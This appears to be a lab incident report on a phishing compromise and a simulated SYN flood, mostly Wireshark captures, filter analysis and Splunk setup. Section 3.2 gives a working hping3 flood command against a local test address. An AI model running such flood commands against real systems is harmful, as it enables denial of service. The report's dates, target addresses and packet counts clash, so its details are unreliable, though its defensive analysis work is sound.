Cybersecurity Incident Report: Phishing & Simulated DDoS

1. Introduction

On May 11, 2023, Servidae Industries experienced a targeted phishing attack leading to a compromised workstation. Additionally, a separate simulated Distributed Denial of Service (DDoS) attack was conducted on a local machine for testing purposes. The Security Operations Center (SOC) detected abnormal network behavior and unauthorized access attempts, prompting an in-depth investigation using forensic tools such as Wireshark, Splunk, and Kibana. This report details the findings, root cause analysis, mitigation measures, and recommendations to strengthen the organization's security posture.

2. Incident Summary

- Incident 1: Simulated DDoS Attack
  - **Type**: SYN Flood
  - **Date & Time**: Feb 18, 2024, 13:59 UTC
  - **Tools Used for Analysis**: Wireshark, Splunk, Kibana
  - **Affected System**: 10.0.2.3 (Local Machine)
  - **Attack Source**: Multiple IPs, primarily 127.0.0.1 (localhost simulation)
  - **Impact**: High packet loss (100%), excessive SYN requests, potential service unavailability
- Incident 2: Compromised Workstation
  - **Date & Time**: May 11, 2023, 18:45 - 19:01 UTC
  - **Affected System**: Bill Smith's workstation (SERVIDAE-BOB-FIN-04)
  - **Detection Method**: EndDefender EDR alert for suspicious network activity and unauthorized remote access
  - **Root Cause**: Phishing attack via email containing a malicious PDF attachment
  - **Impact**: Unauthorized access, credential theft, remote access trojan (RAT) installation

3. Attack Details


3.1 Start a local web server on port 80

“sudo python3 -m http.server 80”

3.2. Attack Simulation Command

The attack was simulated using hping3:

“sudo hping3 -c 1000 -d 120 -S -w 64 -p 80 --flood 10.0.2.3”




```
┌──(cyb3r㉿cyb3r)-[~]
└─$ sudo hping3 -c 1000 -d 120 -S -w 64 -p 80 --flood 127.0.0.1
[sudo] password for cyb3r:
HPING 127.0.0.1 (lo 127.0.0.1): S set, 40 headers + 120 data bytes
hping in flood mode, no replies will be shown
```

- **Type**: SYN Flood
- **Packet Count**: 1,000 SYN packets
- **Target IP**: 10.0.2.3
- **Port**: 80 (HTTP)

4. Forensic Analysis


4.1. Wireshark Analysis

1. *tcp.port == 80* **:**This shows **all packets targeting port 80**.



```
tcp.port == 80
No.  Time         Source      Destination  Protocol Length Info
   1 0.000000000  127.0.0.1   127.0.0.1    TCP      174 2761 → 80 [SYN] Seq=0 Win=64 Len=120
   2 0.000032196  127.0.0.1   127.0.0.1    TCP       58 80 → 2761 [SYN, ACK] Seq=0 Ack=1 Win=65495 Len=0 MSS=65495
   3 0.000041634  127.0.0.1   127.0.0.1    TCP       54 2761 → 80 [RST] Seq=1 Win=0 Len=0
   4 0.000070313  127.0.0.1   127.0.0.1    TCP      174 2762 → 80 [SYN] Seq=0 Win=64 Len=120
   5 0.000079217  127.0.0.1   127.0.0.1    TCP       58 80 → 2762 [SYN, ACK] Seq=0 Ack=1 Win=65495 Len=0 MSS=65495
   6 0.000082844  127.0.0.1   127.0.0.1    TCP       54 2762 → 80 [RST] Seq=1 Win=0 Len=0
   7 0.000093327  127.0.0.1   127.0.0.1    TCP      174 2763 → 80 [SYN] Seq=0 Win=64 Len=120
   8 0.000099406  127.0.0.1   127.0.0.1    TCP       58 80 → 2763 [SYN, ACK] Seq=0 Ack=1 Win=65495 Len=0 MSS=65495
   9 0.000102778  127.0.0.1   127.0.0.1    TCP       54 2763 → 80 [RST] Seq=1 Win=0 Len=0
  10 0.000112288  127.0.0.1   127.0.0.1    TCP      174 2764 → 80 [SYN] Seq=0 Win=64 Len=120
  11 0.000118389  127.0.0.1   127.0.0.1    TCP       58 80 → 2764 [SYN, ACK] Seq=0 Ack=1 Win=65495 Len=0 MSS=65495
  12 0.000121352  127.0.0.1   127.0.0.1    TCP       54 2764 → 80 [RST] Seq=1 Win=0 Len=0

› Frame 1: 174 bytes on wire (1392 bits), 174 bytes captured (1392 bits) o
› Ethernet II, Src: 00:00:00_00:00:00 (00:00:00:00:00:00), Dst: 00:00:00_0
› Internet Protocol Version 4, Src: 127.0.0.1, Dst: 127.0.0.1
˅ Transmission Control Protocol, Src Port: 2761, Dst Port: 80, Seq: 0, Len
    Source Port: 2761
    Destination Port: 80
    [Stream index: 0]
    [Stream Packet Number: 1]
  › [Conversation completeness: Incomplete (43)]
    [TCP Segment Len: 120]
    Sequence Number: 0    (relative sequence number)
    Sequence Number (raw): 531111990
    [Next Sequence Number: 121    (relative sequence number)]

0000  00 00 00 00 00 00 00 00  00 00 00 00 08 00 45 00   ·········· ····E·
0010  00 a0 a5 37 00 00 40 06  d7 1e 7f 00 00 01 7f 00   ···7··@· ········
0020  00 01 0a c9 00 50 1f a8  20 36 61 0c b9 6e 50 02   ·····P··  6a··nP·
0030  00 40 97 01 00 00 58 58  58 58 58 58 58 58 58 58   ·@····XX XXXXXXXX
0040  58 58 58 58 58 58 58 58  58 58 58 58 58 58 58 58   XXXXXXXX XXXXXXXX
0050  58 58 58 58 58 58 58 58  58 58 58 58 58 58 58 58   XXXXXXXX XXXXXXXX
0060  58 58 58 58 58 58 58 58  58 58 58 58 58 58 58 58   XXXXXXXX XXXXXXXX
0070  58 58 58 58 58 58 58 58  58 58 58 58 58 58 58 58   XXXXXXXX XXXXXXXX
0080  58 58 58 58 58 58 58 58  58 58 58 58 58 58 58 58   XXXXXXXX XXXXXXXX
0090  58 58 58 58 58 58 58 58  58 58 58 58 58 58 58 58   XXXXXXXX XXXXXXXX
00a0  58 58 58 58 58 58 58 58  58 58 58 58 58 58         XXXXXXXX XXXXXX

ddostest.pcapng    Packets: 2765881 · Displayed: 2765881 (100.0%)    Profile: Default
```

2. *tcp.flags.syn == 1 and tcp.flags.ack == 0*


kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Apps Places
Feb 24 10:12 AM
25% 98% 0.0 kB 0.0 kB
ddostest.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Type here to search
30°C Mostly sunny
10:12
24/02/2025
Right Ctrl


```
tcp.flags.syn == 1 and tcp.flags.ack == 0
No.  Time         Source      Destination  Protocol Length Info
   1 0.000000000  127.0.0.1   127.0.0.1    TCP      174 2761 → 80 [SYN] Seq=0 Win=64 Len=120
   4 0.000070313  127.0.0.1   127.0.0.1    TCP      174 2762 → 80 [SYN] Seq=0 Win=64 Len=120
   7 0.000093327  127.0.0.1   127.0.0.1    TCP      174 2763 → 80 [SYN] Seq=0 Win=64 Len=120
  10 0.000112288  127.0.0.1   127.0.0.1    TCP      174 2764 → 80 [SYN] Seq=0 Win=64 Len=120
  13 0.000130410  127.0.0.1   127.0.0.1    TCP      174 2765 → 80 [SYN] Seq=0 Win=64 Len=120
  16 0.000149017  127.0.0.1   127.0.0.1    TCP      174 2766 → 80 [SYN] Seq=0 Win=64 Len=120
  19 0.000166776  127.0.0.1   127.0.0.1    TCP      174 2767 → 80 [SYN] Seq=0 Win=64 Len=120
  22 0.000184051  127.0.0.1   127.0.0.1    TCP      174 2768 → 80 [SYN] Seq=0 Win=64 Len=120
  25 0.000201730  127.0.0.1   127.0.0.1    TCP      174 2769 → 80 [SYN] Seq=0 Win=64 Len=120
  28 0.000219034  127.0.0.1   127.0.0.1    TCP      174 2770 → 80 [SYN] Seq=0 Win=64 Len=120
  31 0.000236766  127.0.0.1   127.0.0.1    TCP      174 2771 → 80 [SYN] Seq=0 Win=64 Len=120
  34 0.000257541  127.0.0.1   127.0.0.1    TCP      174 2772 → 80 [SYN] Seq=0 Win=64 Len=120

› Frame 1: 174 bytes on wire (1392 bits), 174 bytes captured (1392 bits) on
› Ethernet II, Src: 00:00:00_00:00:00 (00:00:00:00:00:00), Dst: 00:00:00_00
› Internet Protocol Version 4, Src: 127.0.0.1, Dst: 127.0.0.1
› Transmission Control Protocol, Src Port: 2761, Dst Port: 80, Seq: 0, Len:

0000  00 00 00 00 00 00 00 00  00 00 00 00 08 00 45 00   ·········· ····E·
0010  00 a0 a5 37 00 00 40 06  d7 1e 7f 00 00 01 7f 00   ···7··@· ········
0020  00 01 0a c9 00 50 1f a8  20 36 61 0c b9 6e 50 02   ·····P··  6a··nP·
0030  00 40 97 01 00 00 58 58  58 58 58 58 58 58 58 58   ·@····XX XXXXXXXX
0040  58 58 58 58 58 58 58 58  58 58 58 58 58 58 58 58   XXXXXXXX XXXXXXXX
0050  58 58 58 58 58 58 58 58  58 58 58 58 58 58 58 58   XXXXXXXX XXXXXXXX
0060  58 58 58 58 58 58 58 58  58 58 58 58 58 58 58 58   XXXXXXXX XXXXXXXX
0070  58 58 58 58 58 58 58 58  58 58 58 58 58 58 58 58   XXXXXXXX XXXXXXXX
0080  58 58 58 58 58 58 58 58  58 58 58 58 58 58 58 58   XXXXXXXX XXXXXXXX
0090  58 58 58 58 58 58 58 58  58 58 58 58 58 58 58 58   XXXXXXXX XXXXXXXX
00a0  58 58 58 58 58 58 58 58  58 58 58 58 58 58         XXXXXXXX XXXXXX

Transmission Control Protocol (tcp), 20 bytes    Packets: 2765881 · Displayed: 922005 (33.3%)    Profile: Default
```

This filters only **SYN packets**, which are part of the DoS attack.

4.1.1 Key Indicators of a DoS Attack

a) High Volume of SYN Packets
Using the second filter **thousands of SYN packets** with no corresponding SYN-ACK responses are seen. This confirms a **SYN flood attack**, a common DoS method.

b) Increased Network Traffic
The packet rate over time visualized in IO Graphs shows sparks which is a clear DoS signature.



tcp.flags.syn == 1 and

```
No.     Time
1551…  21.939456    =64 Len=120
1551…  21.939465    =64 Len=120
1551…  21.939475    =64 Len=120
1551…  21.939484    =64 Len=120
1551…  21.939493    =64 Len=120
1551…  21.939503    =64 Len=120
1551…  22.185256    =64 Len=120
1551…  22.185289    =64 Len=120
1551…  22.185304    =64 Len=120
1551…  22.185315    =64 Len=120
1551…  22.185615    =64 Len=120
1551…  22.185669    =64 Len=120

› Frame 1551850: 1
› Ethernet II, Src
› Internet Protoco
› Transmission Con

Transmission C
```

```
·········  ······E·
···t··@·  ·········
··r··P··  ··fS··P·
·@····XX  XXXXXXXX
XXXXXXXX  XXXXXXXX
XXXXXXXX  XXXXXXXX
XXXXXXXX  XXXXXXXX
XXXXXXXX  XXXXXXXX
XXXXXXXX  XXXXXXXX
XXXXXXXX  XXXXXXXX
XXXXXXXX  XXXXXX
```

Click to select packet 1388897 (18s = 2.298e+04).


Enabled	Graph Name	Display Filter	Color	Style	Y Axis	Y Field	SMA Period	Y Axis Factor
☑	*Filtered pac…*	*tcp.flags.sy…*	■	*Line*	*Packets*		*None*	*1*

Mouse ● drags ○ zooms Interval 1 sec □ Time of day □ Log scale ✓ Automatic update ✓ Enable legend

Reset Save As… Copy Copy from × Close Help

c) Check TCP Conversations

127.0.0.1 **sending thousands of requests** with no response. This is the attacking machine.



□ Name resolution
□ Absolute start time
✓ Limit to display filter

	Protocol
□	Bluetooth
□	BPv7
□	DCCP
✓	Ethernet
□	FC

Address A	Port A	Address B	Port B	Packets	Bytes	Stream ID	Total Packets	Percent Filtered	Packets A → B	Bytes A → B	Pa
127.0.0.1	0	127.0.0.1	80	1	174 bytes	85013	3	33.33%	1	174 bytes	
127.0.0.1	1	127.0.0.1	80	1	174 bytes	85014	3	33.33%	1	174 bytes	
127.0.0.1	2	127.0.0.1	80	1	174 bytes	85015	3	33.33%	1	174 bytes	
127.0.0.1	3	127.0.0.1	80	1	174 bytes	85016	3	33.33%	1	174 bytes	
127.0.0.1	4	127.0.0.1	80	1	174 bytes	85017	3	33.33%	1	174 bytes	
127.0.0.1	5	127.0.0.1	80	1	174 bytes	85018	3	33.33%	1	174 bytes	
127.0.0.1	6	127.0.0.1	80	1	174 bytes	85019	3	33.33%	1	174 bytes	
127.0.0.1	7	127.0.0.1	80	1	174 bytes	85020	3	33.33%	1	174 bytes	
127.0.0.1	8	127.0.0.1	80	1	174 bytes	85021	3	33.33%	1	174 bytes	
127.0.0.1	9	127.0.0.1	80	1	174 bytes	85022	3	33.33%	1	174 bytes	
127.0.0.1	10	127.0.0.1	80	1	174 bytes	85023	3	33.33%	1	174 bytes	
127.0.0.1	11	127.0.0.1	80	1	174 bytes	85024	3	33.33%	1	174 bytes	
127.0.0.1	12	127.0.0.1	80	1	174 bytes	85025	3	33.33%	1	174 bytes	
127.0.0.1	13	127.0.0.1	80	1	174 bytes	85026	3	33.33%	1	174 bytes	
127.0.0.1	14	127.0.0.1	80	1	174 bytes	85027	3	33.33%	1	174 bytes	
127.0.0.1	15	127.0.0.1	80	1	174 bytes	85028	3	33.33%	1	174 bytes	
127.0.0.1	16	127.0.0.1	80	1	174 bytes	85029	3	33.33%	1	174 bytes	
127.0.0.1	17	127.0.0.1	80	1	174 bytes	85030	3	33.33%	1	174 bytes	

```
0070  58 58 58 58 58 58 58 58  58 58 58 58 58 58 58 58   XXXXXXXX XXXXXXXX
0080  58 58 58 58 58 58 58 58  58 58 58 58 58 58 58 58   XXXXXXXX XXXXXXXX
0090  58 58 58 58 58 58 58 58  58 58 58 58 58 58 58 58   XXXXXXXX XXXXXXXX
00a0  58 58 58 58 58 58 58 58  58 58 58 58 58 58         XXXXXXXX XXXXXX
```

```
Transmission Control Protocol (tcp), 20 bytes    Recalculating statistics on all packets    Packets: 2765881 · Displayed: 922005 (33.3%)    Profile: Default
```

d) No or Few SYN-ACK Responses

Normal TCP communication should follow a **3-way handshake**:


1. **SYN** → from client to server
2. **SYN-ACK** → from server to client
3. **ACK** → from client to server

In a DoS attack, the server gets overwhelmed and **does not send SYN-ACK responses** or drops them due to the high load.

4.2 Splunk Analysis

Step1. Setup and start splunk tool:

“sudo /opt/splunk/bin/splunk start”



kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Apps Places
Feb 25 6:31 AM
57% 73% 0.0 kB 0.0 kB
Kali Linux
Login | Splunk
cyb3r:8000/en-US/account/login?return_to=%2Fen-US%2Fmanager%2Fsearch%2Fadddatamethods%2Frevie
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
splunk>enterprise
Username
Password
Sign In
Type here to search
16°C Partly cloudy
06:31
25/02/2025
Right Ctrl

First time signing in?

If you installed this instance, use the username and password you created at installation. Otherwise, use the username and password that your Splunk administrator gave you. If you've forgotten your username or password, please contact your Splunk administrator.

username admin
password The password you created when you installed this instance

First time signing in?

Step2. Convert .pcapng to CSV


“tshark -r ddostest.pcapng -T fields -e frame.time -e ip.src -e ip.dst -e tcp.flags.syn -e tcp.dstport -E separator=, > attack.csv”

Step3. Import CSV into Splunk

